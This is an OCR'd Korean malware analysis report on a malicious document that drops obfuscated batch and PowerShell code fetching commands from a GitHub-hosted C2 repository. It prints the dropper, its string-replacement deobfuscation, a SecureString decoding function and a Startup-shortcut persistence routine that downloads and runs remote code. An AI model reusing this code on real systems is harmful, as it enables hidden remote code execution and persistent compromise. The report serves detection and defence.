
○ OLE 파일은 zlib 데이터 압축 형태[10]로 존재하기 때문에 추출 후 압축 해제 과정을 거쳐야 합니다. 아래 Python 코드를 응용해 압축 해제가 가능합니다.

```
import zlib

indata = open("BIN0002.ole", "rb").read()
outdata = zlib.decompress(indata,-15)
f = open("zlib_decom",'wb')
f.write(outdata)
```

[표 3-1] zlib 압축 해제 Python 명령어


[10] zlib 압축 라이브러리

○ 'BIN0002.ole' 압축 해제 과정을 거치면, 내부에 존재하는 PowerShell 명령이 포함된 'zz.bat' 배치파일 명령과 개발자 계정명(user-pc) 흔적을 볼 수 있습니다.



[그림 3-4] 'BIN0002.ole' 파일 내부 코드 화면

○ 'BIN0003.ole' 압축 해제 과정을 거치면, 배치 파일에 의해 호출되는 'oz.txt' 파일이 존재하고, 특정 깃허브(Github) 주소가 포함돼 있습니다.



[그림 3-5] 'BIN0003.ole' 파일 내부 코드 화면

○ OLE 파일에 의해 생성되는 'zz.bat', 'oz.txt' 파일 내부에 포함된 명령어는 다음과 같습니다. 'zz.bat' 파일은 주요 PowerShell 명령이 포함돼 있습니다. 여기서 호출되는 'oz.txt' 파일은 일부 문자열을 교체하는 간단한 난독화 방식이 적용됩니다. 'ertt' 문자열을 [공백]으로 변경하고, 'hffdsert' 문자열은 'ownloadst' 문자로 변경합니다.

```
mode 15,1
@echo off
start /min powershell start-process powershell
{^$pa=^$env:tmp+'₩oz.txt';^$dd=Get-content -path
^$pa;^$ja=^$dd.Replace('ertt','');^$ug=^$ja.Replace('hffdsert','ownloa
dst');^$xr=iex [string]^$ug;^$bb=iex ^$xr;invoke-expression ^$bb}
-windowstyle hidden & exit
```

```
{(Nerttew-Objerttect
Neerttt.WeberttCliertteerttnt).Dhffdsertring('https://raw.githubusercont
ent[.]com/babaramam/repo/main/pq.txt
')}
```


[표 3-2] 'zz.bat', 'oz.txt' 파일 내부 코드 비교

○ 'Replace('ertt','');' 선언과 'Replace('hffdsert','ownloadst');' 명령을 통해 교체된 최종 문자열은 다음과 같이 됩니다.

```
{(New-Object
Net.WebClient).Downloadstring('https://raw.githubusercontent[.]com/b
abaramam/repo/main/pq.txt
')}
```

[표 3-3] 문자열 교체가 진행된 결과 화면

○ Genian EDR 서버 관리자는 'zz.bat' 배치 파일 내용을 바로 확인할 수 있어, 단말에서 발생하는 위협 요소를 빠르게 대처할 수 있습니다.



[그림 3-6] Genian EDR에서 탐지된 'zz.bat' 파일의 상세 정보 화면


3.1.2. 깃허브 명령제어(C2) 서버 파악

○ 공격자는 깃허브를 C2 서버로 사용했고, 'babaramam' 소유자 계정에 추가 명령이 포함된 악성 코드를 등록했습니다.

https://raw.githubusercontent[.]com/{owner}/{repo}/{branch}/{file_path}

[표 3-4] 깃허브 데이터 저장소 활용

○ 상기 URI 구조를 통해 원하는 파일에 접근할 수 있어, 깃허브를 데이터 저장소로 사용할 수 있습니다. {owner}는 깃허브 소유자 ID이고, {repo}는 Repository의 이름, {branch}는 Branch이름, {file_path}는 다운로드 파일의 경로를 지정하면 됩니다.[11]




[그림 3-7] 깃허브 C2 저장소로 연결된 모습

[11] [Github] Get repository content

○ 'pq.txt' 주소에는 PowerShell 기반 함수가 포함돼 있으며, 'info.txt', 'upload.txt', 'down.txt' 파일을 각 명령 함수별로 구분해 사용하게 됩니다.

○ 해당 깃허브는 현재 차단조치가 된 상태이지만, 실제 공격이 수행되고 있던 당시에는 정상적으로 통신 활성화가 유지 됐습니다.



[그림 3-8] 공격자가 운영중인 깃허브 웹 사이트 모습

3.1.3. Up & Down 추가 명령 코드 분석

○ 깃허브 'pq.txt' 파일을 통해 연결되는 파일은 총 3개이지만, 공격자는 다른 Repository 경로에 추가 파일을 등록해 두기도 했습니다.

○ 공격 전후 다양한 테스트 목적으로 사용했을 것으로 추정됩니다.

○ 이하 분석에서는 공격 당시 진행된 코드를 기준으로 진행하고자 합니다.

	Function	Size (Bytes)	Key
info.txt	getinfo	7,558	18XZNpAMY4BQrFCrdhCCZkmkXnbZ3XvrHJDrEGwWXkg=
upload.txt	uploadResult	7,214	lR1QZzu/nPOObMBWF67hA==
down.txt	downCommand	12,226	OLhf+4Cxzxuw7QRCwRp6p2Y7SJP7WFCN

[표 3-5] 파일별 함수 및 키값

○ 'pq.txt' 파일에는 'DecodeString' 함수를 통해 추가 파일에 대한 디코딩 과정을 수행합니다.


○ 그리고 코드 하단에 존재하는 'mainFunc' 함수를 통해 PowerShell 실행 정책을 변경하고, 각 함수를 순차적으로 실행합니다.

```
Function DecodeString
{
    [CmdletBinding()] Param (
    [Parameter(Position = 0, ValueFromPipeline = $True)]
    [ValidateNotNullOrEmpty()]
    [String]
    $obfString,

    [Parameter(Position = 1)]
        [ValidateNotNullOrEmpty()]
        [String]
        $Key
    )

    $keyByte = [System.Convert]::FromBase64String($Key)

    $command = (New-Object  Management.Automation.PSCredential ' ', (
        $obfString |ConvertTo-SecureString -Key  $keyByte)).
        GetNetworkCredential().Password

    return $command
}
```

[그림 3-9] DecodeString 함수 화면

○ 깃허브 코드 커밋 내용을 통해 'down.txt' 파일을 업데이트했던 것을 일부 확인할 수 있는데, 위협 의도에 따라 명령은 언제든지 변경이 될 수 있습니다.

○ 텍스트 확장자를 가진 파일이지만, 내부에는 인코딩된 문자열이 나열돼 있습니다.



[그림 3-10] 깃허브에 등록된 'down.txt' 코드 화면

○ 코드 길이는 모두 5 KBytes 이상을 가지고 있고, 겉으로 보기에 Base64 인코딩 방식처럼 해석할 수 있습니다. 하지만, 이는 PowerShell의 SecureString 방식 입니다.

○ PowerShell은 (민감한) 일반 텍스트 데이터를 개체로 변환하는 수단으로 ConvertTo-SecureString 커맨드렛(cmdlet) 방식을 제공합니다.[12]

[12] [PowerShell] ConvertFrom-SecureString

```
76492d1116743f0423413b16050a5345MgB8AFgAUQBJAHMAdQA3ADMAbwAwAHcA
ZABYADgAZQBiAEMASAA1AEIAMwBxAHcAPQA9AHwAOABkADYANAA1ADYAMQBhADgA
YQBjADAAMwA3ADkAYQBhADIAZgA5ADAANgA4AGEANwBiADcAOQAzAGUANQBjADQA
NwA3ADUANABkADMAMAAxADYAZQAzAGMANwBmAGYAMwAwAGQAOAAzADQAMQBlADUA
MwAwADgAMwAwAGUAMgA0AGIANgAzADcANgBlADgAMwAxADQAYgAzADAANwA5AGYA
ZQBiAGQAZQBjADQAMQBlAGYAMgA3AGMAMgAyAGQANABhADUANgBmAGYAYgBlADYA
ZAA5AGIANwA1AGYAMwAxADMAMQBmAGIAMwA2ADYAZAB1AGYAMAA4ADQAZgA3AGMA
MwBmAGMAYwAyADMAZgA0ADYANgA5ADkAMwA2ADgAYwA1ADcAOAA1AGMANQB1AGEA
NwBhAGEAOQAxADAAYwA1ADYAYwBmADgAZgAyADQAOQA1ADYAZgA0AGUAZQAzADcA
NgBiAGMAMgBhAGEAMAA0AGIAMwA2ADIAZABmAGMANABmAGMAZgA4ADMAOAB1AGQA
NQAwADMAZgBjADcAZABjADkAMwBhADMAOQA2ADgAMwA0ADAANQA3ADkAZQB1AGQA
MQA1ADAANgA2ADYANwA2ADQAZAA1AGYAYwAyAGQAZQA0ADMAZQA0ADAAOQBjADcA
ZgA1AGYAOAA2ADQAYwA0AGIAMQAxADUAZgBmAGUANgA5ADkAYwBjAGMAOAA5ADUA
NAA2ADUAOAA1ADQAOQA1ADYAZQBhAGUAYwAzADEAYQBkADkANwA2ADEAYQA0ADEA
MgBkADMAMgAyAGIANQAyADQANwBjADUAMABmAGEAMgBjAGIAMQA2ADYAZgA3AGYA
MQBmADIANQA5ADMAYgBlADgAYgBlADIAZQA3ADYANwBmADMAOQA2ADcAMgBmAGQA
ZQBmAGUAZABkAGEAMwAyADUAOAA3ADAAMQA1ADMAZAAzADUAYwBmADAANQAyADMA
NQA1ADMAMgBlAGYAOAAwADAANABkADEAYgA3AGIAYwBmADYAOQBiADMANQA2AGMA
MgA4ADMAZQA5AGMAMAAxADAAMQA4ADUAMgA1ADIAMgA0ADkAYQBkAGQAYgAxADQA
MgA3ADUAZQAxAGYAYQA5ADEAMAA5AGYANQBlADcAYQA2AGUAYgBjADQAMQBjADYA
MQBiADgAMAA1AGMAYQA2ADUAOQA2ADEAYQAwADQAOQBlADkAYwA2AGYAOAA5ADUA
YQA0ADEANgBkADUAZQAyAGUAZgBiADMAYwBiADIANwA5AGYAYQBhADQAYgBlADQA
ZgBlAGEAZQA0ADUAYwBlADUANgA5ADgAYwA4ADYAZQA3ADkAZQAxADAANAAyADIA
NwA3ADIANQA1AGUANwBjAGEAMgA3ADIAMABjADQANwBkADMANgBiADMAMwA1ADYA
MgBjADQAOAA1ADkAMABmADAAYQAwADkAMwAyADQANQBmADYANgBlAGQANQA0AGUA
NgBhADAAZgA3ADIAZgAxADUAYgAzADYAOQA0ADAAZQBhADMAMgBmADgAOQAwAGYA
NAAyADcAZQAxADkANgAyADAAMwA1ADcAMgA1AGEAMgBkADgAMQAyAGEANgBkADgA
ZQBmADUAYwAzADEAMQAyADMAZgAxAGYAZQA3ADQAYwA4AGUAYgBmADYAZQBjADQA
NAA3AGMANAAzAGIAZAAzADQANQA4ADcAMwBmADAAMAAwADIANABlAGEANAAzADIA
YgA1ADQAZQAyADMAZQAyAGQANABkADcANgBlADkAYwBiADIAYgBjAGIAOABjAGEA
YwBlADQAYwBiADEAMAA4ADEAMABhADIAMQBlADYAZgA5AGEAZAA2ADEAMQAwADcA
OABhADcAOAAyADAANgA5ADkAOQA3AGUAYQBiADUAMgBjAGQAYQBkADQAMwBkAGMA
MwBhADgAYwAyADQAZQBiAGYANwA2ADAAMwA5ADUAOQAyADQANwAzADEAZQA3ADAA
ZgA1ADEAMwBiAGYAYgA5AGEANwBhADIAMgBlADEANABmADYAZQA0AGUANAA0ADIA
OQAxADYANwBhAGQAZQA1ADcAZABiADMANwA5AGYAMwA1ADkAMQAwADcAYQA2AGMA
NQBiAGMAZgA5ADAAYgA3AGIAZABkADYAYQBlADUAZAA4ADYAMgA3ADgANQAzADkA
MgBmADIAMgBhAGQAMwAzADkANQBhADkAMwAzAGUAOABlADYANwAxADIAMQBkAGYA
ZgA5ADkAYQBhADMAMgBiAGUAOAAxAGEANQBkADgAMAA2AGQAYwBmADcAMwAwAGIA
NAAwADAAZgAwADcAYQAyADQAOQBiAGYAMAA2ADYAZABhAGUAMQA1AGYAZABjADIA
OQBlAGMAOQA3ADQAMAAyADgAYwBjAGIAMwAwAGQAMwA2ADEANAA3AGEAOQBkADgA
MAA2ADkANwBmADcAYgBlAGIANABjADAANgBiADYAYwBjADIANABmADUAMABkAGUA
MgBjAGQAYwBhAGIAYgA5ADQAYwBhADgAZgA3AGEANQBiADMAOABwADMAYgBiAGMA
```

```
function soidhvnk
{
        $kmvervy = "$env:APPDATA"+"\Microsoft\Windows
\thumbs.log"
        New-Item -Path $kmvervy -Type file -Force
        $sTrvd = "[string]`$a = {(New-Object
Net.WebClient).Doqwertyutring
('https://raw.githubusercontent.com/babaramam/repo/main/pq.txt')
};`$b=`$a.replace('qwertyu','wnloadS');`$c=iex `$b;invoke-
expression `$c"
        $sTrvd >> $kmvervy
        $dvpocj = New-Object -ComObject WScript.Shell
        $apdlzm = "\Microsoft\Windows\Start Menu\Programs
\Startup\"
        $begn = $env:APPDATA + $apdlzm
        $dpovsb = $dvpocj.CreateShortcut
("$begn"+"\fre"+"e"+"ssl.ln"+"k")

        $dpovsb.IconLocation = "imageres.dll, 67"
        $dpovsb.WindowStyle = 7

        $dpovsb.TargetPath = "pow"+"ersh"+"ell.e"+"x"+"e"
        $dpovsb.Arguments = "-WindowStyle Hidden -command &
{[string]`$x= [IO.File]::ReadAllText('$kmvervy');invoke-
expression `$x}"
        $dpovsb.Description = "Administrators"
        $dpovsb.WorkingDirectory = "c:\"
        $dpovsb.Save()
}

soidhvnk
